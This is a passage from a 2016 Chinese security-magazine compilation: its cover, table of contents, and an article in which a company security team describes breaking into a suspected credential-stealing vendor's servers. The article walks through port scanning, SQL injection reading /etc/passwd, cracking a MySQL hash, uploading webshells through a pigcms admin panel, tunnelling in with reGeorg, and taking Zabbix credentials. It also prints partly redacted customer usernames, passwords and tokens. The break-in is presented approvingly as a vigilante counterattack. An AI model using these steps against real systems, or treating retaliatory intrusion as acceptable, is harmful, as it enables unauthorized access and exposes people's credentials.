360 企业安全 安全第一

2016年刊

安全客 SECURITY GEEK

2016年 安全技术文章 合辑（上）

年度关键词

- 勒索软件
- 物联网
- 大数据

CONTENTS

内容简介

2016年安全技术文章合辑（上）

Web 安全

Web业务的迅速发展引起黑客们的强烈关注，黑客利用网站操作系统的漏洞和Web服务程序的SQL注入漏洞等得到Web服务器的控制权限，使得网站访问者受到侵害。这也使得越来越多的用户关注应用层的安全问题，对Web应用安全的关注度也逐渐升温。

CTF攻略

CTF起源于1996年DEFCON全球黑客大会，发展至今，已经成为全球范围网络安全圈流行的竞赛形式。本书收录5篇CTF攻略，旨在帮助用户学习常见题型与解题方式。

安全工具

在安全研究的过程中，无论是Web安全还是二进制安全，一款优秀的安全工具都会给我们提供极大的便利。安全客2016年刊精选出8篇安全工具相关文章，供安全从业者们阅读学习。

SRC

SRC精选文章汇总

网络安全

随着计算机技术的飞速发展，信息网络已经成为社会发展的重要保证。有很多是敏感信息，甚至是国家机密。所以难免会吸引来自世界各地的各种人为攻击（例如信息泄漏、信息窃取、数据篡改、数据删添、计算机病毒等）。保卫网络安全的重要性不言而喻。

安全客

主办
360安全客
360 Security Geek

主编 **Editor-in-Chief**
林伟 Lin Wei

编辑 **Editors**
杜平 Du Ping
李善超 Li Shanchao
唐艺珍 Tang Yizhen
张伟 Zhang Wei
张之义 Zhang Zhiyi

杂志投稿 **Content Contact**
电话 8610-5244 7914
邮箱 linwei@360.cn

杂志合作 **Magzine Cooperation**
电话 8610-5244 7914
邮箱 duping@360.cn

扫码关注《安全客》微信订阅号！

本刊文章观点只代表作者个人意见，不代表《安全客》杂志及360公司立场。读者对本书编纂内容有任何问题请发邮件至duping@360.cn。

未经许可，不得以任何方式复制或抄袭本文之部分或全部内容
版权所有，侵权必究

目录

Web 安全

甲方安全日常之一场反击灰色产业链的暗战.....1
Discuz X 系列门户文章功能 SSRF 漏洞挖掘与分析.....15
前端防御 XSS 及 XSS 报警机制.....25
从白帽子角度谈 Flash 安全.....46
现代浏览器中的新型 JSON 劫持技术.....53
某大型网络社区传播性 XSS 分析.....59
ImageMagick 命令执行漏洞分析.....65
MongoDB 安全，PHP 中的注入攻击.....70
谈一谈如何在 Python 开发中拒绝 SSRF 漏洞.....76
常见的 Web 密码学攻击方式汇总.....91

CTF 攻略

SCTF 2016 writeup.....109
GeekPwn2016 CTF writeup.....163
Alictf 2016 writup.....195
L-CTF 2016 writeup.....227
CTF 中 RSA 的常见攻击方法.....306

安全工具

渗透利器之 Powershell.....317
那些年，我们一起玩过的后门.....328
开源被动扫描器 GourdScan v2.0 发布！.....339
一款 Linux 下的键盘记录软件分析.....341
护心镜全新升级浏览器扩展版.....349
巡风-企业安全漏洞快速应急、巡航系统.....354
使用恶意 USB 设备解锁任意锁屏状态 Windows、Mac.....363
Rootkit 技术入门：从 syscall 到 hook！.....370

SRC

京东代码安全审计平台第一期建设思路.....389
安全扫描自动化检测平台建设（Web 黑盒）.....396
唯品会信息安全培训体系.....402
浅谈 Android 自动化审计.....432

网络安全

从 NMDC 看简单协议漏洞分析.....442
CVE-2016-5696 TCP 旁路攻击分析与重现.....473
Shadow-Brokers 所泄露文件的介绍、技术分析.....483
揭开思科 ASA 防火墙网络军火的面纱（上）.....494
揭开思科 ASA 防火墙网络军火的面纱（下）.....506

【Web 安全】

甲方安全日常之一场反击灰色产业链的暗战

作者：Darker@0Kee Team
原文来源：【安全客】http://bobao.360.cn/learning/detail/3118.html

0x1 起因

近期信息安全部收到公司某业务部门反馈，有部分用户账户被盗。

在分析登陆来源和账号异常行为后发现，被盗账户集中于某特定人群，全部用于电信诈骗相关的 SEO，并且登陆来源存在共同点：用户都曾使用了某第三方工具 XX 助手，历史登录 ip 中都存在一个可疑 IP：117.158.x.x。

由此初步怀疑第三方工具泄露了用户密码，而可疑 IP 和这个第三方工具是否存在关系呢？

在可疑 IP 的 8000 端口上，我们发现一个 CRM 系统，上面赫然写着 XX 助手 CRM 系统，同时发现一处路径泄露：

```
Fatal error: Uncaught exception 'Cola_Exception_Dispatch' with message 'Can't load controller:AController' in /export/webapps/crm.*.com/Cola/Cola.php:345
Stack trace: #0 /export/webapps/crm.*.com/index.php(18): Cola->dispatch() #1 {main} thrown in /export/webapps/crm.*.com/Cola/Cola.php on line 345
```

而 crm.*.com 就是 XX 助手的官网域名，到这里似乎一切都很明朗了，然而这只是刚刚开始，剩下的就是通过我们的方式来探究背后的真相。

0x2 初探


针对 117.158.x.x 的端口扫描：

```
root@~# nmap 117.158.x.x -p 1-65535 -Pn --open -A
        8000/tcp open http nginx 1.2.5
        8087/tcp open     http-proxy Privoxy http proxy 3.0.23
        9999/tcp open     http          Boa HTTPd 0.94.14rc21
        13306/tcp open    mysql              MySQL 5.5.29-cll
        17451/tcp open    microsoft-rdp   Microsoft Terminal Service
        33892/tcp open    microsoft-rdp   Microsoft Terminal Service
```

Port 8000

无验证码，无登陆限制，top500 人名+加弱口令，成功进入系统。

发现一处注入：



current-user: php@10.110.30.74 root 权限。

读取网卡配置:SELECT LOAD_FILE('/etc/sysconfig/network-scripts/ifcfg-eth0')

读取：/etc/passwd

```
mysql:x:101:103:MySQL server:/var/lib/mysql:/bin/bash
phpftp:x:500:50::/ftp/phpftp:/sbin/nologin
ftpd:x:501:500::/ftp:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
lihuaigu:x:502:502::/var/www/html/magento:/bin/bash
lhg:x:503:503::/var/www/html/magento:/sbin/bash
zabbix:x:504:504::/home/zabbix:/sbin/nologin
jiangxiuchuan:x:505:505::/web/pigcms_test/a/b/:/bin/bash
tianyl:x:506:506::/web/pigcms_test/a/b/:/bin/bash
```

小结：

1.确定站库分离，web 服务器 ip 10.110.30.74，db 服务器 ip 10.110.30.71

2.获取 web 系统管理员 admin 密码：1

3.web 系统为一个 crm 测试环境 ,数据库涉及多个库 ,根据/etc/passwd 用户名中的 test 字段也可以判断数据库服务器同样为测试环境。

4.web 系统有上传功能，但无法突破。

Port 8087：http-proxyPrivoxy http proxy 3.0.23

在浏览器设置代理,代理做了限制,能访问外网,为国外 ip，无法访问内网。

Port 9999：http Boa HTTPd 0.94.14rc21

历史漏洞 CVE-2007-4915 针对版本 Boa 0.93.15 的 401 认证绕过、尝试 exp，失败。

Port 13306：mysql MySQL 5.5.29-cll


通过注入点，获取 mysql 用户密码，

*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9


解密后获取一组账号密码 php/123456 。可远程连接，方便了操作 mysql 数据库。

服务器版本: 5.5.29-cll
通讯协定: 10
信息: 117.158.[redacted] via TCP/IP

Port 17451：microsoft-rdp　Microsoft Terminal Service



Port 33892：microsoft-rdp　Microsoft Terminal Service



从主机名可以看出均为远程终端服务从内网映射，且存在域环境。

通常情况下，我会使用 guest/空口令进入远程桌面，尝试 shift 后门或输入法漏洞。

0x3 迂回

至此针对目标渗透陷入僵局。

根据路径泄露中的域名，收集了部分二级域名。

1	www.[redacted].com	42.51.[redacted]
2	mail.[redacted].com	183.[redacted].118
3	static.[redacted].com	106.[redacted]5
4	wap.[redacted].com	58.215[redacted]
5	m.[redacted].com	42.51.[redacted]
6	test.[redacted].com	54.[redacted]
7	crm.[redacted].com	180.[redacted]
8	axis.[redacted].com	42.51.[redacted]
9	creative.[redacted].com	122.1[redacted]
10	dsp.[redacted].com	122.1[redacted]
11	kan.[redacted].com	42.51.[redacted]
12	oss.[redacted].com	42.51.[redacted]

反查主站 42.51.x.x 上绑定域名：


82	www.[redacted].com	42.51.[redacted]	2015-07-24
83	[redacted].com	42.51.[redacted]	2016-09-09
84	www.[redacted].com	42.51.[redacted]	2016-03-01
85	[redacted].com	42.51.[redacted]	2016-09-18
86	s1.[redacted].com	42.51.[redacted]	2016-09-18
87	[redacted].com	42.51.[redacted]	2015-08-04
88	www.[redacted].com	42.51.[redacted]	2016-09-18
89	authsh[redacted].com	42.51.[redacted]	2015-10-10
90	www.[redacted].cn	42.51.[redacted]	2016-08-22
91	tou.[redacted].com	42.51.[redacted]	2015-10-16
92	cmcm-partner.[redacted].com	42.51.[redacted]	2016-09-14
93	xue.[redacted].com	42.51.[redacted]	2015-12-09
94	ci.big.[redacted].com	42.51.[redacted]	2016-02-06
95	cassandra.big.[redacted].com	42.51.[redacted]	2016-09-13
96	www.[redacted].com	42.51.[redacted]	2016-09-18
97	update.[redacted].com	42.51.[redacted]	2016-09-18
98	sem.[redacted].com	42.51.[redacted]	2016-09-18
99	zhan.[redacted].com	42.51.[redacted]	2016-09-18
100	[redacted].cn	42.51.[redacted]	2016-01-05
101	s1.[redacted].com	42.51.[redacted]	2016-08-17
102	www.[redacted].com	42.51.[redacted]	2015-12-28
103	crm.[redacted].com	42.51.[redacted]	2015-10-16
104	[redacted].cn	42.51.[redacted]	2016-09-11
105	yiliao[redacted].com	42.51.[redacted]	2016-03-10
106	hz.[redacted].com	42.51.[redacted]	2016-09-16
107	yiliao.[redacted].com	42.51.[redacted]	2016-03-10
108	kan.[redacted].com	42.51.[redacted]	2016-09-18
109	csm.[redacted].com	42.51.[redacted]	2015-07-28
110	www.[redacted].com	42.51.[redacted]	2015-12-25
111	[redacted].com	42.51.[redacted]	2015-12-29
112	cmcm-partner.[redacted].com	42.51.[redacted]	2016-09-18

安全客（bobao.360.cn）

目录扫描：

```
pythonDirfuzz http://zhan.***.com/    php
[200]:http://zha*.***.com/index.php?g=System&m=Admin&a=index
```

默认账号 admin，弱密码字典爆破：




Intruder 爆破默认 5 线程。服务器不堪重任。放弃爆破。

Getshell：

确定为 zhan.***.com 使用了开源的 pigcms 3.0

在 0x2 中获取到的 mysql 数据库中，其中一个库名是 pigcms。

定位管理表，查询管理密码。




得到账号密码 admin/ Pa$$w0rd

进入后台：


添加上传文件类型。

在前台调用 kindeditor 编辑器处上传 webshell。



shell: http://zha*.***.com/uploads/u/umgrkt***26/4/*/0/1/56efbb05c3364.php


内网 ip：10.100.10.54



在 zha*.***.com shell 中/export/webapps/crm.***.com 上发现与目标相似源码。

1. 尝试搜索 exec,eval 等危险函数。
2. 尝试搜索 include 类型函数，审计。
3. 搜索 upload,filedow,readfile 关键字 ：

```
[/export/webapps/crm.***.com/views/]$ grep -rn "upload" ./*
```



http://117.*.*.*:8000/contract/index

admin 登陆后直接访问 url.(此功能之前黑盒测试中前端没有显示)。

上传功能无限制.

GetShell http://117.*.*.*:8000/data/upload/t.php


小结：1. 根据路径泄露，确定了域名，寻找与目标相关的系统。

2. 获取相关系统权限，得到目标系统代码，白盒审计代码。


3. 通过上传漏洞，获取目标系统权限

0x4 内网


reGeorg



顺手 shell 之前的 db 服务器，出口同为目标 ip。




部分内网端口扫描




内网 web 系统居多，大部分存在漏洞。

发现 zabbix,版本 3.0



{+} Zabbix Account : Admin:c33367701511b4f6020ec61ded352059 (md5) Admin/654321



至此，内网主机已如探囊取物。

0x5 真相

1.可以确认目标 ip 117.158.x.x 为该公司的出口 ip 之一。

2.通过此服务器上的代码、日志和部分数据库内容,确认了 XX 助手明文存储了账号密码和 token 的行为。

3.在存储的账号信息中，同时也发现了百度、搜狗等厂商相关的用户密码、token 等敏感信息。

代码 ：

```
//获取客户账号信息
public function getClientSourceInfos($w='') {
    $w = $w?' where '.$w:'';
    $sql = 'select * from ' . $this->cs_table.$w;
    //echo $sql;exit;
    return $this->select($sql);
}

//获取api类别
public function getApiType($mediaID) {
    $sql = 'select api_type from pz_mediasource where MediaID = ' . $mediaI
    $res = $this->select($sql);
    return $res ? intval($res[0]['api_type']) : false;
}

/*     * ************************************************************
  @主体函数
  @获取不同api数据
  @params:
   (array) $cs_info=>单条客户账户信息
   (date) startDate、endDate=>查询消耗开始、结束时间 page=>页数
 * ************************************************************ */

public function getApiData($cs_info, $startDate = '', $endDate = '',$api_ty
    //$api_type = $this->getApiType($cs_info['mediaID']); //获取api类型
    switch ($api_type) {
        /*********
         [redacted]
         **********/
        case 1:
            require_once ROOT . 'api/[redacted]Api.class.php';
            $cost_obj = cos[redacted].getInstance();
            $resData = $cost_obj->ge[redacted]$cs_info, $startDate, $endD
            //print_r($resData);exit;
            break;
        /* * *******
         [redacted]
         * ******** */
        case 2:
            require_once ROOT . 'api/b[redacted]duApi.class.php';
            $cost_obj = costBaiduApi::getInstance();
            $resData = ($cost_obj->[redacted]Data($cs_info, $startDate, $e
```

数据库：

CID	username	password	token	cityID	mediaID	status	createdBy
baidu-9fbank2140348	baidu-大朴测试8130456	[illegible]123!	[illegible]:dbd911[illegible]	1	3	2	155[illegible]
佰程旅游001	佰程旅游001	[illegible]g888		1	14	1	6[illegible]
baidu-极光互动2103428	baidu-极光互动2103428	J[illegible]23	[illegible]156452	1	3	2	6[illegible]
一猫搜索	一猫搜索	Yi[illegible]015		1	14	1	6[illegible]
Baidu-优购2113410	Baidu-优购2113410	Y[illegible]5	[illegible]035932[illegible]	1	3	1	6[illegible]
baidu-优购2113410-1	baidu-优购2113410-1	Y[illegible]5	[illegible]eef704	1	3	2	6[illegible]
18618743	shiruoqi@51you.com	xh[illegible]5G	[illegible]f95919[illegible]	1	8	1	6[illegible]
baidu-美丽说2140810	baidu-美丽说2140810	me[illegible]015		1	3	2	798
baidu-美丽说无线-815001	baidu-美丽说无线-815001	me[illegible]15		1	3	2	798
折800品牌专区广告	baidu-2012110608934	Tbl[illegible]		1	3	2	798
baidu-折八零零2132410				1	3	2	798
baidu-折800无线搜索-814	baidu-折800无线搜索-814			1	3	2	798
baidu-app折800-8140518	baidu-app折800-8140518	Zh[illegible]ua		1	3	2	798
智联招聘2013	智联招聘2013	He[illegible]		1	14	2	798
智联招聘2014	智联招聘2014	1q[illegible]		1	14	2	798
baidu-拉勾网8142561	baidu-拉勾网8142561	Lag[illegible]3		1	3	2	859
拉勾网品牌专区	北京拉勾网络技术有限公司	bj[illegible]		1	3	2	859
18264197	lagoubj@sogou.com	La[illegible]23		1	8	1	859
亿心宣行-无线移动网盟推广	baidu-madv亿心宣行8143	[illegible]34		1	3	2	859
Baidu-app亿心宣行814351	Baidu-app亿心宣行814351	[illegible]234		1	3	2	859
途家猜你喜欢01				1	[illegible]	[illegible]	859

安全客（bobao.360.cn）

日志文件：

```
'export/webapps/crm.          'log/10/api-error-2015-10-18.log
06:00:01]code:8402 ERROR:The token is invalid, please contact administrator.[AccountInfo]username:k                                    23! api-type:百度
06:00:03]code:8202 ERROR:The password is invalid.[AccountInfo]username:Baidu-优购                                    3 api-type:百度
06:00:03]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-优购                                    5 api-type:百度
06:00:05]code:8101 ERROR:Username is not set in request header.[AccountInfo]use                                    -type:百度
06:00:05]code:8201 ERROR:Password is not set in request header.[AccountInfo]user                                    api-type:百度
06:00:07]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:北京拉勾网络技术有限公                                    jw123
06:00:08]code:70002 ERROR:login failed[AccountInfo]username: password: api-type:360
06:00:09]code:70002 ERROR:login failed[AccountInfo]username: password: api-type:360
06:00:09]code:8303 ERROR:The target in request header is not authorized to login.[AccountInfo]username:baidu-网聘 password:2                    3 api-type:百度
06:00:09]code:8201 ERROR:Password is not set in request header.[AccountInfo]username:智联百度品专 password:                    百度
06:00:09]code:8201 ERROR:Password is not set in request header.[AccountInfo]username:智联招聘2015年品专 pa                    ype:百度
06:00:18]code:70002 ERROR:login failed[AccountInfo]username:智联-360手机助手2015 password: api-type:360
06:00:19]code:70002 ERROR:login failed[AccountInfo]username:智联360手机浏览器 password: api-type:360
06:00:19]code:70002 ERROR:login failed[AccountInfo]username:智联招聘360品专 password: api-type:360
06:00:20]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-来来网                    i~720! api-type:百度
06:00:20]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-度周末-8150040 password:1                    api-type:百度
06:00:20]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-app游良品8150332 password:1                    z api-type:百度
06:00:21]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-窝窝团12-8140957 password:                    3 api-type:百度
06:00:21]code:70002 ERROR:login failed[AccountInfo]username:智联卓聘 password:1                    api-type:360
06:00:22]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-桂龙药业-2143683 password:G                    88 api-type:百度
06:00:22]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:北                    技发展有限公司_AD_17893 password:Q
06:00:23]code:8102 ERROR:The username is invalid, please contact administrator.[AccountInfo]username:厦门                    眷纱摄影有限公司_AD_28026 password:S
06:00:23]code:8202 ERROR:The password is invalid.[AccountInfo]username:baidu-桂龙药业-2143683 password:G                    88 api-type:百度
